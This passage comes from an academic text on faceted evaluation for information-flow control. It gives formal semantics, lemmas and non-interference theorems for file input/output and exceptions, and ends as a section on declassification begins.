We formalize the PU semantics by extending the NSU evaluation relation $\Sigma, e \Downarrow_{pc} \Sigma', V$ with the two additional rules shown in Figure 11.2. The new assignment rules leverage faceted values to handle the complexity involved in tracking partially leaked data. Specifically, if values are stored to a public reference cell in a high-security context, the data is partially leaked, and a new faceted value with a non-$\bot$ public facet is created.

Critically, there are no rules for applying partially leaked functions or assigning to partially leaked addresses, and consequently execution gets stuck at these points, corresponding to the explicit checks for partially leaked labels in the original PU semantics [9].

Faceted values subsume the permissive upgrade strategy. The permissive upgrade strategy gets stuck at the points where a faceted value with a non-$\bot$ facet is either applied or used in assignment.

Theorem 10 (Faceted evaluation generalizes PU evaluation)**.**

If $\Sigma, e \Downarrow_{pc} \Sigma', V$*, then* $\Sigma, e \Downarrow\!\!\Downarrow_{pc} \Sigma', V$.

Proof. See Appendix C.4. □

Again, the converse to this theorem does not hold, since Figure 10.1 shows an execution that gets stuck under the permissive upgrade semantics but not under the faceted semantics.

Chapter 12

Extensions for Faceted Evaluation

12.1 Input/Output

Faceted values capture multiple views of a program execution. However, any realistic system must interact with the outside world, which might not have any concept of faceted values. When a faceted value leaves the system, it must be concretized into a standard value.

In a similar manner, when a value is read from an external source, it must be properly structured to reflect the influences from the input channel. For instance, if reading confidential medical details from one channel, the input should be structured as a faceted value so that this information is not released to any unauthorized channels. Likewise, if untrusted data is read in from a channel, such as input from a web form, the data should be included in an untrusted facet.

To explore these challenges, we extend λ^{facet} with constructs for reading from ($\texttt{read}(f)$) and writing to ($\texttt{write}(f, e)$) external resources such as files. The syntax of

λ^{facet} is updated as follows:

$$e ::= \ldots \mid \texttt{read}(f) \mid \texttt{write}(f, e)$$

Standard Semantics for Input/Output

For comparison to faceted evaluation, we extend the standard semantics with rules to handle file input/output. The store is updated to map each file f to a sequence of values w. We use the syntax $v.w$ and $w.v$ to indicate a list of values with v as the first or last value, respectively.

$$\begin{array}{lllll} f & \in & \mathit{Filehandle} & & \\ \sigma & \in & \mathit{store} & = & \mathit{Address} \rightarrow_p \mathit{value} \;\cup\; \mathit{File} \rightarrow \mathit{value}^* \\ w & \in & \mathit{value}^* & & \end{array}$$

The additional evaluation rules are fairly straightforward. The rule [STD-READ] pops the first value v from the specified channel f and returns it. The rule [STD-WRITE] evaluates an expression e to a value v and appends it to the specified channel f.

$$\frac{\sigma(f) = v.w \qquad \sigma' = \sigma[f := w]}{\sigma, \texttt{read}(f) \downarrow \sigma', v} \quad [\textsc{std-read}]$$

$$\frac{\sigma, e \downarrow \sigma_1, v \qquad \sigma' = \sigma_1[f := \sigma_1(f).v)]}{\sigma, \texttt{write}(f, e) \downarrow \sigma', v} \quad [\textsc{std-write}]$$

Projection of File Input/Output

Projection of faceted stores must be updated to eliminate file handles that are not accessible to a given view. A file f is visible only to $\mathit{view}(f)$, and appears empty

(ϵ) to all other views.

$$\begin{array}{rcl} L : \mathit{Store} & \rightarrow & \mathit{store} \\ L(\Sigma) & = & \lambda a.\ L(\Sigma(a)) \\ & \cup & \lambda f.\ \begin{cases} \Sigma(f) & \text{if } L = \mathit{view}(f) \\ \epsilon & \text{otherwise} \end{cases} \end{array}$$

A view L performs access control on I/O operations by eliminating accesses to files that are not authorized under that view:

$$\begin{array}{rcl} L : \mathit{Expr} \text{ (with facets)} & \rightarrow & \mathit{Expr} \text{ (without facets)} \\ L(\langle k \ ?\ e_1 : e_2 \rangle) & = & \begin{cases} L(e_1) & \text{if } k \in L \\ L(e_2) & \text{if } k \notin L \end{cases} \\ L(\mathtt{read}(f)) & = & \begin{cases} \mathtt{read}(f) & \text{if } L = \mathit{view}(f) \\ \bot & \text{otherwise} \end{cases} \\ L(\mathtt{write}(f, e)) & = & \begin{cases} \mathtt{write}(f, L(e)) & \text{if } L = \mathit{view}(f) \\ L(e) & \text{otherwise} \end{cases} \\ L(\dots) & = & \text{compatible closure} \end{array}$$

Faceted Handling of File Input/Output

The faceted semantics of I/O operations introduces some additional complexities since it involves communication with external, non-faceted files. Each file f has an associated view $\mathit{view}(f) = \{k_1, \dots, k_n\}$ describing which observers may see the contents of that file. The following section defines when a computation with program counter label pc is visible to a view L, and also interprets L to project a faceted value V to a non-faceted value $v = L(V)$. We use these two concepts to map between faceted computations and external non-faceted values in files.

A read operation $\mathtt{read}(f)$ may be executed multiple times with different pc labels. Of these multiple executions, only the single execution where pc is visible to $\mathit{view}(f)$ actually reads from the file via [F-READ1]; all other executions are no-ops via [F-READ2]. The non-faceted value v read from the file is converted to a faceted

Figure 12.1: Faceted Evaluation Semantics with Input/Output

Runtime Syntax

$$\Sigma \quad \in \quad \mathit{Store} \quad = \quad (\mathit{Address} \to_p \mathit{Value}) \ \cup \ (\mathit{File} \to \mathit{Value}^*)$$

Evaluation Rules: $\boxed{\Sigma, e \Downarrow_{pc} \Sigma', V}$

$$\frac{\begin{array}{c}\Sigma(f) = v.w \qquad L = \mathit{view}(f) \\ pc \text{ visible to } L \qquad pc' = L \cup \{\overline{k} \mid k \notin L\}\end{array}}{\Sigma, \mathtt{read}(f) \Downarrow_{pc} \Sigma[f := w], \langle\!\langle\, pc' \ ? \ v : \bot \,\rangle\!\rangle} \quad \text{[F-READ1]}$$

$$\frac{pc \text{ not visible to } \mathit{view}(f)}{\Sigma, \mathtt{read}(f) \Downarrow_{pc} \Sigma, \bot} \quad \text{[F-READ2]}$$

$$\frac{\begin{array}{c}\Sigma, e \Downarrow_{pc} \Sigma', V \qquad pc \text{ visible to } \mathit{view}(f) \\ L = \mathit{view}(f) \qquad v = L(V)\end{array}}{\Sigma, \mathtt{write}(f, e) \Downarrow_{pc} \Sigma'[f := \Sigma'(f).v], V} \quad \text{[F-WRITE1]}$$

$$\frac{\Sigma, e \Downarrow_{pc} \Sigma', V \qquad pc \text{ not visible to } \mathit{view}(f)}{\Sigma, \mathtt{write}(f, e) \Downarrow_{pc} \Sigma', V} \quad \text{[F-WRITE2]}$$

value $\langle\!\langle\, pc' \ ? \ v : \bot \,\rangle\!\rangle$ that is only visible to $\mathit{view}(f)$, where pc' is the program counter representation of that view.

An output $\mathtt{write}(f, e)$ behaves in a similar manner, so only one execution writes to the file via the rule [F-WRITE1]. This rule uses the projection operation $v = L(V)$ where $L = \mathit{view}(f)$ to project the faceted value V produced by e into a corresponding non-faceted value v written to the file.

The projection theorem and non-interference hold with the introduction of file input/output. Appendix C.2 shows the proof for the projection property with faceted values, including support for interactive input/output. Non-interference therefore still holds by the proof for Theorem 8.

12.2 Exceptions

We next extend the semantics to support throwing and catching exceptions. When an exception is thrown due to one facet of a faceted value, that exception must not be visible to unauthorized principals.

Languages such as JavaScript provide exceptions to facilitate error handling and non-local control flow. Exceptions introduce significant complexities for our analysis, since some projections of a faceted execution could terminate normally while others throw exceptions. We next extend our analysis to support throwing and catching exceptions. We update the syntax of λ^{facet} as follows:

$$e ::= ... \mid \texttt{raise} \mid e_1 \texttt{ catch } e_2$$

Figure 12.2 presents the additional rules for our standard semantics. Evaluation returns a behavior (b), which may be either a value (v) or `raise`, indicating an exception. If, in the expression e_1 `catch` e_2, e_1 is evaluated to `raise`, then e_2 is evaluated and the result it returned, as indicated by the [S-TRY-CATCH] rule. Otherwise, the result of evaluating e_1 is returned and e_2 is ignored, as shown by the [S-TRY] rule. The [S-APP-EXN1], [S-APP-EXN2], [S-WRITE-EXN], [S-REF-EXN], [S-DEREF-EXN], [S-ASSIGN-EXN1], and [S-ASSIGN-EX2] rules illustrate different points where exceptions may be raised. The [S-APP-OK] rule returns a behavior, replacing the [S-APP] rule from Figure 9.2. The other rules from Figure 9.2 remain unchanged, and therefore are not repeated.

Figure 12.2: Standard Semantics with Exception Handling

Runtime Syntax:

$$b \quad \in \quad behavior \quad ::= \quad v \mid \texttt{raise}$$

Evaluation Rules: $\boxed{\sigma, e \Downarrow \sigma', b}$

$$\frac{\sigma, e_1 \Downarrow \sigma_1, \texttt{raise} \qquad \sigma_1, e_2 \Downarrow \sigma', b}{\sigma, e_1 \ \texttt{catch} \ e_2 \Downarrow \sigma', b} \quad \text{[S-TRY-CATCH]}$$

$$\frac{\sigma, e_1 \Downarrow \sigma', v}{\sigma, e_1 \ \texttt{catch} \ e_2 \Downarrow \sigma', v} \quad \text{[S-TRY]}$$

$$\frac{\sigma, e_1 \Downarrow \sigma', \texttt{raise}}{\sigma, (e_1 \ e_2) \Downarrow \sigma', \texttt{raise}} \quad \text{[S-APP-EXN1]}$$

$$\frac{\sigma, e_1 \Downarrow \sigma_1, v \qquad \sigma_1, e_2 \Downarrow \sigma_2, \texttt{raise}}{\sigma, (e_1 \ e_2) \Downarrow \sigma_2, \texttt{raise}} \quad \text{[S-APP-EXN2]}$$

$$\frac{\sigma, e_1 \Downarrow \sigma_1, (\lambda x.e) \qquad \sigma_1, e_2 \Downarrow \sigma_2, v' \qquad \sigma_2, e[x := v'] \Downarrow \sigma', b}{\sigma, (e_1 \ e_2) \Downarrow \sigma', b} \quad \text{[S-APP-OK]}$$

$$\frac{}{\sigma, \texttt{raise} \Downarrow \sigma, \texttt{raise}} \quad \text{[S-RAISE]}$$

$$\frac{\sigma, e \Downarrow \sigma', \texttt{raise}}{\sigma, \texttt{write}(f, e) \Downarrow \sigma', \texttt{raise}} \quad \text{[S-WRITE-EXN]}$$

$$\frac{\sigma, e \Downarrow \sigma', \texttt{raise}}{\sigma, (\texttt{ref} \ e) \Downarrow \sigma', \texttt{raise}} \quad \text{[S-REF-EXN]}$$

$$\frac{\sigma, e \Downarrow \sigma', \texttt{raise}}{\sigma, \texttt{!}e \Downarrow \sigma', \texttt{raise}} \quad \text{[S-DEREF-EXN]}$$

$$\frac{\sigma, e_1 \Downarrow \sigma_1, \texttt{raise}}{\sigma, e_1 \texttt{:=} e_2 \Downarrow \sigma_1, \texttt{raise}} \quad \text{[S-ASSIGN-EXN1]}$$

$$\frac{\sigma, e_1 \Downarrow \sigma_1, v \qquad \sigma_1, e_2 \Downarrow \sigma_2, \texttt{raise}}{\sigma, e_1 \texttt{:=} e_2 \Downarrow \sigma_2, \texttt{raise}} \quad \text{[S-ASSIGN-EXN2]}$$

Figure 12.3: Core Rules for Faceted Evaluation with Exception Handling

Runtime Syntax

$$
\begin{array}{llll}
V & \in & \mathit{Value} & ::= & R \mid \langle k \ ? \ V_1 : V_2 \rangle \\
B & \in & \mathit{Behavior} & = & R \mid \langle k \ ? \ B_1 : B_2 \rangle \mid \texttt{raise}
\end{array}
$$

Evaluation Rules: $\boxed{\Sigma, e \Downarrow_{pc} \Sigma', B}$

$$\frac{}{\Sigma, R \Downarrow_{pc} \Sigma, R} \quad \text{[FE-VAL]}$$

$$\frac{\begin{array}{c} k \notin pc, \overline{k} \notin pc \\ \Sigma, e_1 \Downarrow_{pc \cup \{k\}} \Sigma_1, B_1 \\ \Sigma_1, e_2 \Downarrow_{pc \cup \{\overline{k}\}} \Sigma_2, B_2 \\ B = \langle\!\langle\, k \ ? \ B_1 : B_2 \,\rangle\!\rangle \end{array}}{\Sigma, \langle k \rangle e_1 e_2 \Downarrow_{pc} \Sigma_2, B} \quad \text{[FE-SPLIT]}$$

$$\frac{k \in pc \qquad \Sigma, e_1 \Downarrow_{pc} \Sigma', B}{\Sigma, \langle k \rangle e_1 e_2 \Downarrow_{pc} \Sigma', B} \quad \text{[FE-LEFT]}$$

$$\frac{\overline{k} \in pc \qquad \Sigma, e_2 \Downarrow_{pc} \Sigma', B}{\Sigma, \langle k \rangle e_1 e_2 \Downarrow_{pc} \Sigma', B} \quad \text{[FE-RIGHT]}$$

$$\frac{\begin{array}{c} \Sigma, e \Downarrow_{pc} \Sigma', B \\ a \notin \mathit{dom}(\Sigma') \\ \langle B', V' \rangle = \mathit{mkref}(a, B) \\ V = \langle\!\langle\, pc \ ? \ V' : \bot \,\rangle\!\rangle \end{array}}{\Sigma, (\texttt{ref}\ e) \Downarrow_{pc} \Sigma'[a := V], B'} \quad \text{[FE-REF]}$$

$$\frac{\begin{array}{c} \Sigma, e \Downarrow_{pc} \Sigma', B \\ B' = \mathit{deref}(\Sigma', B, pc) \end{array}}{\Sigma, \texttt{!}e \Downarrow_{pc} \Sigma', B'} \quad \text{[FE-DEREF]}$$

$$\frac{\begin{array}{c} \Sigma, e_1 \Downarrow_{pc} \Sigma_1, B_1 \\ \Sigma_1, e_2 \Downarrow_{pc}^{B_1} \Sigma_2, B' \\ \Sigma' = \mathit{assign}(\Sigma_2, pc, B_1, B') \end{array}}{\Sigma, e_1 \texttt{:=} e_2 \Downarrow_{pc} \Sigma', B'} \quad \text{[FE-ASSIGN]}$$

$$\frac{}{\Sigma, \texttt{raise} \Downarrow_{pc} \Sigma, \texttt{raise}} \quad \text{[FE-RAISE]}$$

$$\frac{\begin{array}{c} \Sigma, e_1 \Downarrow_{pc} \Sigma_1, B \\ \Sigma_1, B\ \texttt{catch}\ e_2 \Downarrow_{pc}^{\texttt{catch}} \Sigma', B' \end{array}}{\Sigma, e_1\ \texttt{catch}\ e_2 \Downarrow_{pc} \Sigma', B'} \quad \text{[FE-TRY]}$$

$$\frac{\begin{array}{c} \Sigma, e_1 \Downarrow_{pc} \Sigma_1, B_1 \\ \Sigma_1, e_2 \Downarrow_{pc}^{B_1} \Sigma_2, B_2 \\ \Sigma_2, (B_1\ B_2) \Downarrow_{pc}^{\texttt{app}} \Sigma', B' \end{array}}{\Sigma, (e_1\ e_2) \Downarrow_{pc} \Sigma', B'} \quad \text{[FE-APP]}$$

$$\frac{\begin{array}{c} \Sigma(f) = v.w \\ L = \mathit{view}(f) \\ pc \text{ visible to } L \\ pc' = L \cup \{\overline{k} \mid k \notin L\} \\ V = \langle\!\langle\, pc' \ ? \ v : \bot \,\rangle\!\rangle \end{array}}{\Sigma, \texttt{read}(f) \Downarrow_{pc} \Sigma[f := w], V} \quad \text{[FE-READ1]}$$

$$\frac{pc \text{ not visible to } \mathit{view}(f)}{\Sigma, \texttt{read}(f) \Downarrow_{pc} \Sigma, \bot} \quad \text{[FE-READ2]}$$

$$\frac{\begin{array}{c} \Sigma, e \Downarrow_{pc} \Sigma_1, B \\ pc \text{ visible to } \mathit{view}(f) \\ L = \mathit{view}(f) \\ v = L(B) \\ \Sigma' = \Sigma_1[f := \Sigma'(f).v] \end{array}}{\Sigma, \texttt{write}(f, e) \Downarrow_{pc} \Sigma', B} \quad \text{[FE-WRITE1]}$$

$$\frac{\begin{array}{c} \Sigma, e \Downarrow_{pc} \Sigma', B \\ L = \mathit{view}(f) \\ pc \text{ not visible to } L \\ \text{or } L(B) = \texttt{raise} \end{array}}{\Sigma, \texttt{write}(f, e) \Downarrow_{pc} \Sigma', B} \quad \text{[FE-WRITE2]}$$

Figure 12.4: Faceted Evaluation Rules for Application and Exceptions

Application Rules: $\boxed{\Sigma, (B_1\ B_2) \Downarrow^{\texttt{app}}_{pc} \Sigma', B'}$

$$\frac{\Sigma, e[x := V] \Downarrow_{pc} \Sigma', B'}{\Sigma, ((\lambda x.e)\ V) \Downarrow^{\texttt{app}}_{pc} \Sigma', B'} \quad [\text{FA-FUN}]$$

$$\frac{}{\Sigma, (\texttt{raise}\ B) \Downarrow^{\texttt{app}}_{pc} \Sigma, \texttt{raise}} \quad [\text{FA-RAISE1}]$$

$$\frac{}{\Sigma, (\bot\ V) \Downarrow^{\texttt{app}}_{pc} \Sigma, \bot} \quad [\text{FA-}\bot]$$

$$\frac{}{\Sigma, (R\ \texttt{raise}) \Downarrow^{\texttt{app}}_{pc} \Sigma, \texttt{raise}} \quad [\text{FA-RAISE2}]$$

$$\frac{\begin{array}{c} k \notin pc, \overline{k} \notin pc \\ \Sigma, (B_{\mathrm{H}}\ B_2) \Downarrow^{\texttt{app}}_{pc \cup \{k\}} \Sigma_1, B'_{\mathrm{H}} \\ \Sigma_1, (B_{\mathrm{L}}\ B_2) \Downarrow^{\texttt{app}}_{pc \cup \{\overline{k}\}} \Sigma', B'_{\mathrm{L}} \\ B = \langle\!\langle\, k\ ?\ B'_{\mathrm{H}} : B'_{\mathrm{L}} \,\rangle\!\rangle \end{array}}{\Sigma, (\langle k\ ?\ B_{\mathrm{H}} : B_{\mathrm{L}} \rangle\ B_2) \Downarrow^{\texttt{app}}_{pc} \Sigma', B} \quad [\text{FA-SPLIT}]$$

$$\frac{k \in pc \qquad \Sigma, (B_{\mathrm{H}}\ B_2) \Downarrow^{\texttt{app}}_{pc} \Sigma', B}{\Sigma, (\langle k\ ?\ B_{\mathrm{H}} : B_{\mathrm{L}} \rangle\ B_2) \Downarrow^{\texttt{app}}_{pc} \Sigma', B} \quad [\text{FA-LEFT}]$$

$$\frac{\overline{k} \in pc \qquad \Sigma, (B_{\mathrm{L}}\ B_2) \Downarrow^{\texttt{app}}_{pc} \Sigma', B}{\Sigma, (\langle k\ ?\ B_{\mathrm{H}} : B_{\mathrm{L}} \rangle\ B_2) \Downarrow^{\texttt{app}}_{pc} \Sigma', B} \quad [\text{FA-RIGHT}]$$

Exception Handling Rules: $\boxed{\Sigma, B\ \texttt{catch}\ e \Downarrow^{\texttt{catch}}_{pc} \Sigma', B'}$

$$\frac{}{\Sigma, V\ \texttt{catch}\ e \Downarrow^{\texttt{catch}}_{pc} \Sigma, V} \quad [\text{FX-NOERR}]$$

$$\frac{\Sigma, e \Downarrow_{pc} \Sigma', B'}{\Sigma, \texttt{raise}\ \texttt{catch}\ e \Downarrow^{\texttt{catch}}_{pc} \Sigma', B'} \quad [\text{FX-CATCH}]$$

$$\frac{\begin{array}{c} \texttt{raise} \in \langle k\ ?\ B_1 : B_2 \rangle \\ \Sigma, B_1\ \texttt{catch}\ e \Downarrow^{\texttt{catch}}_{pc \cup \{k\}} \Sigma_1, B'_1 \\ \Sigma_1, B_2\ \texttt{catch}\ e \Downarrow^{\texttt{catch}}_{pc \cup \{\overline{k}\}} \Sigma', B'_2 \\ B' = \langle\!\langle\, k\ ?\ B'_1 : B'_2 \,\rangle\!\rangle \end{array}}{\Sigma, \langle k \rangle B_1 B_2\ \texttt{catch}\ e \Downarrow^{\texttt{catch}}_{pc} \Sigma, B'} \quad [\text{FX-SPLIT}]$$

Conditional Evaluation Rules: $\boxed{\Sigma, e \Downarrow^{B}_{pc} \Sigma', B'}$

$$\frac{\Sigma, e \Downarrow_{pc} \Sigma', B'}{\Sigma, e \Downarrow^{V}_{pc} \Sigma', B'} \quad [\text{FB-NORMAL}]$$

$$\frac{}{\Sigma, e \Downarrow^{\texttt{raise}}_{pc} \Sigma, \texttt{raise}} \quad [\text{FB-RAISE}]$$

$$\frac{\begin{array}{c} \texttt{raise} \in \langle k\ ?\ B_{\mathrm{H}} : B_{\mathrm{L}} \rangle \\ \Sigma, e \Downarrow^{B_H}_{pc \cup \{k\}} \Sigma_1, B'_{\mathrm{H}} \\ \Sigma_1, e \Downarrow^{B_L}_{pc \cup \{\bar{k}\}} \Sigma_2, B'_{\mathrm{L}} \\ B = \langle\!\langle\, k\ ?\ B'_{\mathrm{H}} : B'_{\mathrm{L}} \,\rangle\!\rangle \end{array}}{\Sigma, e \Downarrow^{\langle k\ ?\ B_H : B_L \rangle}_{pc} \Sigma_2, B} \quad [\text{FB-SPLIT}]$$

Faceted Evaluation Auxiliary Functions with Exceptions

$$
\begin{array}{lcl}
\mathit{mkref} : \mathit{Address} \times \mathit{Behavior} & \rightarrow & \mathit{Behavior} \times \mathit{Value} \\
\mathit{mkref}(a, V) & = & \langle a, V \rangle \\
\mathit{mkref}(a, \texttt{raise}) & = & \langle \texttt{raise}, \bot \rangle \\
\mathit{mkref}(a, \langle k \ ? \ B_{\mathrm{H}} : B_{\mathrm{L}} \rangle) & = & \langle \langle\!\langle\, k \ ? \ B'_{\mathrm{H}} : B'_{\mathrm{L}} \,\rangle\!\rangle, \langle\!\langle\, k \ ? \ V_{\mathrm{H}} : V_{\mathrm{L}} \,\rangle\!\rangle \rangle \\
& & \text{ where } \texttt{raise} \in \langle k \ ? \ B_{\mathrm{H}} : B_{\mathrm{L}} \rangle \\
& & \text{ and } \langle B'_{\mathrm{H}}, V_{\mathrm{H}} \rangle = \mathit{mkref}(a, B_{\mathrm{H}}) \\
& & \text{ and } \langle B'_{\mathrm{L}}, V_{\mathrm{L}} \rangle = \mathit{mkref}(a, B_{\mathrm{L}})
\end{array}
$$

$$
\begin{array}{lcl}
\mathit{deref} : \mathit{Store} \times \mathit{Behavior} \times \mathit{PC} & \rightarrow & \mathit{Behavior} \\
\mathit{deref}(\Sigma, a, pc) & = & \Sigma(a) \\
\mathit{deref}(\Sigma, \bot, pc) & = & \bot \\
\mathit{deref}(\Sigma, \texttt{raise}, pc) & = & \texttt{raise} \\
\mathit{deref}(\Sigma, \langle k \ ? \ B_{\mathrm{H}} : B_{\mathrm{L}} \rangle, pc) & = & \left\{ \begin{array}{ll} \mathit{deref}(\Sigma, B_{\mathrm{H}}, pc) & \text{if } k \in pc \\ \mathit{deref}(\Sigma, B_{\mathrm{L}}, pc) & \text{if } \overline{k} \in pc \\ \langle\!\langle\, k \ ? \ \mathit{deref}(\Sigma, B_{\mathrm{H}}, pc) : \mathit{deref}(\Sigma, B_{\mathrm{L}}, pc) \,\rangle\!\rangle & \\ & \text{otherwise} \end{array} \right.
\end{array}
$$

$$
\begin{array}{lcll}
\mathit{assign} : \mathit{Store} \times \mathit{PC} \times \mathit{Behavior} \times \mathit{Behavior} & \rightarrow & \mathit{Store} & \\
\mathit{assign}(\Sigma, pc, a, V) & = & \Sigma[a := \langle\!\langle\, pc \ ? \ V : \Sigma(a) \,\rangle\!\rangle] & \\
\mathit{assign}(\Sigma, pc, \bot, B) & = & \Sigma & \\
\mathit{assign}(\Sigma, pc, \texttt{raise}, B) & = & \Sigma & \\
\mathit{assign}(\Sigma, pc, \langle k \ ? \ B_{\mathrm{H}} : B_{\mathrm{L}} \rangle, B) & = & \Sigma' & \text{where } \Sigma_1 = \mathit{assign}(\Sigma, pc \cup \{k\}, B_{\mathrm{H}}, B) \\
& & & \text{and } \ \Sigma' = \mathit{assign}(\Sigma_1, pc \cup \{\overline{k}\}, B_{\mathrm{L}}, B) \\
\mathit{assign}(\Sigma, pc, a, \texttt{raise}) & = & \Sigma & \\
\mathit{assign}(\Sigma, pc, a, \langle k \ ? \ B_{\mathrm{H}} : B_{\mathrm{L}} \rangle) & = & \Sigma' & \text{where } \texttt{raise} \in \langle k \ ? \ B_{\mathrm{H}} : B_{\mathrm{L}} \rangle \\
& & & \text{and } \Sigma_1 = \mathit{assign}(\Sigma, \ pc \cup \{k\}, a, B_{\mathrm{H}}) \\
& & & \text{and } \Sigma' \ = \mathit{assign}(\Sigma_1, pc \cup \{\overline{k}\}, a, B_{\mathrm{L}})
\end{array}
$$

12.2.1 Faceted Exceptions

Figures 12.3 and 12.4 present the rules required to support exceptions with faceted evaluation. As in the standard semantics, we modify evaluation to return a behavior (B). In our faceted evaluation semantics, a behavior may be a raw value (R) or `raise`, or it may be a faceted behavior ($\langle k \ ? \ B_1 : B_2 \rangle$).

Handling exceptions under faceted evaluation requires some care, since in an application ($e_1 \ e_2$), e_1 evaluates to `raise` for some view, then e_2 should not be evaluated for that view. Similarly, exception handling code should be executed only for views that observe an exception. We introduce two additional evaluation relations to handle exceptions properly. The rules for these evaluation rules are included with updated application rules in Figure 12.4.

We introduce an additional evaluation relation

$$\Sigma, e \Downarrow^{B}_{pc} \Sigma', B'$$

where superscript B controls evaluation of e, so that this relation evaluates e only for views L for which $L(B) \neq$ `raise`: see Figure 12.4.

With this relation, e is evaluated normally if B is a value, as specified by the [FB-NORMAL] rule. If B is `raise`, e is not evaluated and `raise` is returned, as specified by [FB-RAISE]. The [FB-SPLIT] rule ensures that this relation is called recursively on each facet when B is a faceted behavior.

An important property of the conditional relation is that if an exception is not thrown for a given view, that view will not observe any effects from code that was skipped over by the exception.

Lemma 25. *If* $\Sigma, e \Downarrow_{pc}^{B'} \Sigma', B$ *and* $L(B') = \texttt{raise}$*, then* $L(\Sigma) = L(\Sigma')$ *and* $L(B) = \texttt{raise}$*.*

The [FE-APP] rule replaces the [F-APP] rule. It is similar to the [F-APP] rule, except that it accounts for the possibility that e_1 evaluates to `raise` by the use of the conditional evaluation relation. The [FA-RAISE1] rule returns `raise` when `raise` is applied, and the [FA-RAISE2] rule returns `raise` when `raise` is passed as an argument to a function. Critically, the application rules have the invariant that if evaluating either the function or its argument results in `raise` for a given view L, then L will observe `raise` as the result and will not observe any change to the store.

Lemma 26. *If* $\Sigma, (B_1\ B_2) \Downarrow_{pc}^{\texttt{app}} \Sigma', B$ *and either* $L(B_1) = \texttt{raise}$ *or* $L(B_2) = \texttt{raise}$*, then* $L(\Sigma) = L(\Sigma')$ *and* $L(B) = \texttt{raise}$*.*

The rule [FE-TRY] for e_1 `catch` e_2 first evaluates e_1 to a behavior B, and then dispatches to the helper relation

$$\Sigma, B \texttt{ catch } e \Downarrow_{pc}^{\texttt{catch}} \Sigma', B'$$

which evaluates e_2 for any view L for which $L(B) = \texttt{raise}$.

The [FX-NOERR] rule ignores exception handling code when there is no exception. The [FX-CATCH] executes exception handling code and returns the result along with an updated store. Finally, the [FX-SPLIT] rule calls the exception handling rule recursively for faceted behaviors.

An important property of this relation is that effects of exceptions are visible only to views that should observe the exception.

Lemma 27. *If* Σ, B `catch` $e \Downarrow_{pc}^{\texttt{catch}} \Sigma', B'$ *and* $L(B) \neq$ `raise`*, then* $L(\Sigma) = L(\Sigma')$ *and* $L(B) = L(B')$*.*

The [FE-WRITE2] rule replaces the [F-WRITE2] rule to ensure exceptions are not communicated across the channel.

Handling reference cells requires some additional care in the context of faceted evaluation. The [FE-REF] rule replaces the [F-REF] rule. The *mkref* function, defined in Figure 12.2.1, takes an address and behavior, and returns a behavior (representing an address) and a value. If evaluating e in the [FE-REF] rule results in `raise`, $\bot$ will be entered into the resulting store for address a. Similarly, storing a faceted behavior containing `raise` will result in $\bot$ being stored in place of all `raise` facets. The behavior returned from the [FE-REF] rule will be the address of the new reference cell, `raise` if the behavior to store is `raise`, or a faceted value containing either a or `raise` for all facets.

Assignment and dereferencing are not quite as complex. The [FE-ASSIGN] and [FE-DEREF] rules use new versions of the *assign* and *deref* functions, defined in Figure 12.2.1, that account for the possibility of `raise`.

The [FE-VAL] and [FA-$\bot$] rules remains unchanged from the equivalent rules in Figure 10.2. The [FE-SPLIT], [FE-LEFT], [FE-RIGHT], [FA-SPLIT], [FA-LEFT], [FA-RIGHT], [FA-FUN], [FE-READ1], [FE-READ2], and [FE-WRITE1] rules are modified only in that they return behaviors instead of values.

12.2.2 Projection Theorem for Faceted Evaluation with Exceptions

In order to prove that the projection property holds with the introduction of exceptions, we extend our views-as-projections to behavior interpretations.

$$\begin{array}{rcl} L : \mathit{Behvavior} & \rightarrow & \mathit{behavior} \\ L(\langle k \ ? \ B_1 : B_2 \rangle) & = & \begin{cases} L(B_1) & \text{if } k \in L \\ L(B_2) & \text{if } k \notin L \end{cases} \\ L(\texttt{raise}) & = & \texttt{raise} \end{array}$$

We extend Lemmas 21, 22, 23, and 24 to handle faceted behaviors and to account for the presence of `raise`.

Lemma 28. *If $B = \langle\!\langle\, pc \ ? \ B_1 : B_2 \,\rangle\!\rangle$ then*

$$L(B) = \begin{cases} B_1 & \textit{if pc is visible to } L \\ B_2 & \textit{otherwise} \end{cases}$$

Lemma 29. *If $B' = \mathit{deref}(\Sigma, B, pc)$ then $\forall L$ consistent with pc*

$$L(B') = \begin{cases} \texttt{raise} & \textit{if } L(B) = \texttt{raise} \\ \bot & \textit{if } L(B) = \bot \\ L(\Sigma)(L(B)) & \textit{otherwise} \end{cases}$$

Lemma 30. *If $\Sigma' = \mathit{assign}(\Sigma, pc, B_1, B_2)$ then*

$$L(\Sigma') = \begin{cases} L(\Sigma)[L(B_1) := L(B_2)] & \textit{if pc is visible to } L,\ L(B_1) = a, \\ & \qquad \textit{and } L(B_2) \neq \texttt{raise} \\ L(\Sigma) & \textit{otherwise} \end{cases}$$

Lemma 31. *Suppose pc is not visible to L and that*

$$\Sigma, e \Downarrow_{pc} \Sigma', B$$

Then $L(\Sigma) = L(\Sigma')$.

Proof. See Appendix C.5. ☐

The new *mkref* function will return the address and value for any view that does not witness an exception. Other views will see `raise` and $\bot$ instead of the address and the value. Lemma 32 formalizes this property.

Lemma 32. *If* $mkref(a, B) = \langle B', V \rangle$ *then*

$$\langle L(B'), L(V) \rangle = \begin{cases} \langle \texttt{raise}, \bot \rangle & \text{if } L(B) = \texttt{raise} \\ \langle a, L(B) \rangle & \text{otherwise} \end{cases}$$

As a result, the projection theorem still holds with faceted evaluation.

Theorem 11 (Projection Theorem with Exceptions)**.** *Suppose*

$$\Sigma, e \Downarrow_{pc} \Sigma', B$$

Then for any view L *for which* pc *is visible,*

$$L(\Sigma), L(e) \downarrow L(\Sigma'), L(B)$$

Proof. See Appendix C.6. □

Consequently, termination-insensitive non-interference therefore still holds in the presence of exceptions.

Theorem 12 (Termination-Insensitive Non-Interference with Exceptions)**.**

Let L *be any view.*

$$\begin{array}{ll} \textit{Suppose} & \\ & \Sigma_1 \sim_L \Sigma_2 \\ & \Sigma_1, e \Downarrow_\emptyset \Sigma_1', B_1 \\ & \Sigma_2, e \Downarrow_\emptyset \Sigma_2', B_2 \\ \textit{Then:} & \\ & \Sigma_1' \sim_L \Sigma_2' \\ & B_1 \sim_L B_2 \end{array}$$

Proof. Holds by a similar argument as in the proof for Theorem 8. □

12.3 Declassification

For many real systems, non-interference is too strong of a restriction. Often a certain amount of information leakage is acceptable, and even desirable. Password checking is the canonical example; while one bit of information about the password may leak, the system may still be deemed secure. Declassification is this process of making confidential data public in a controlled manner.

